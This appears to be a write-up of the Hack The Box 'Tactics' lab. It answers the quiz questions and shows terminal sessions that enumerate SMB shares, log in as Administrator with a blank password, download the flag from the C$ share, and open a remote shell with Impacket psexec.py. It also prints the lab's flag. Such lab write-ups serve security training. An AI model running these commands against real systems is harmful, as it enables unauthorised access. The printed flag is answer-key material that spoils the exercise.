


Tactics ACTIVE

VERY EASY

TARGET MACHINE IP ADDRESS

10.129.177.254

1. Which Nmap switch can we use to enumerate machines when our ping ICMP packets are blocked by the Windows firewall?

Answer: -Pn

2. What does the 3-letter acronym SMB stand for?

Answer: Server Message Block

3. What port does SMB use to operate at?

Answer: 445

4. What command line argument do you give to `smbclient` to list available shares?


Answer: -L

5. What character at the end of a share name indicates it's an administrative share?

Answer: $

6. Which Administrative share is accessible on the box that allows users to view the whole file system?


To answer this question, I attempted to connect to the target’s SMB service using smbclient



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ smbclient -L //10.129.177.254/ -N

session setup failed: NT_STATUS_ACCESS_DENIED
```

The initial scan showed that anonymous access to the target's SMB server was not allowed, so I proceeded to test whether it was possible to connect without a password using common usernames. I discovered that the Administrator account was configured with no password, allowing access.



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ smbclient -L //10.129.177.254/ -U Administrator
Password for [WORKGROUP\Administrator]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.177.254 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Answer: C$

7. What command can we use to download the files we find on the SMB Share?


Answer: get

8. Which tool that is part of the Impacket collection can be used to get an interactive shell on the system?

Answer: psexec.py


Questions 7 and 8 made me realize that the flag can be captured in two different ways. Since psexec.py opens a reverse shell, it doesn't require the get command to download the flag — you can simply read it directly. The get command, in this case, refers to downloading the flag via smbclient.

9. Submit root flag (1)




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ smbclient //10.129.177.254/C$ -U Administrator

Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
```




```
smb: \Users\Administrator\Desktop\> get flag.txt
getting file \Users\Administrator\Desktop\flag.txt of size 32 as flag.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \Users\Administrator\Desktop\>
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ cat flag.txt
f751c19eda8f61ce81827e6930a1f40c
```

Answer: f751c19eda8f61ce81827e6930a1f40c

9. Submit root flag (2)




```
┌──(htb)─(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ psexec.py Administrator:''@10.129.177.254

/home/kali/Desktop/HTB/labs/htb/lib/python3.13/site-packages/impacket/
or removal as early as 2025-11-30. Refrain from using this package or
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.129.177.254.....
[*] Found writable share ADMIN$
[*] Uploading file KSDEVwZw.exe
[*] Opening SVCManager on 10.129.177.254.....
[*] Creating service uLIR on 10.129.177.254.....
[*] Starting service uLIR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```



```
C:\Users\Administrator\Desktop> type flag.txt
f751c19eda8f61ce81827e6930a1f40c
```

Answer: f751c19eda8f61ce81827e6930a1f40c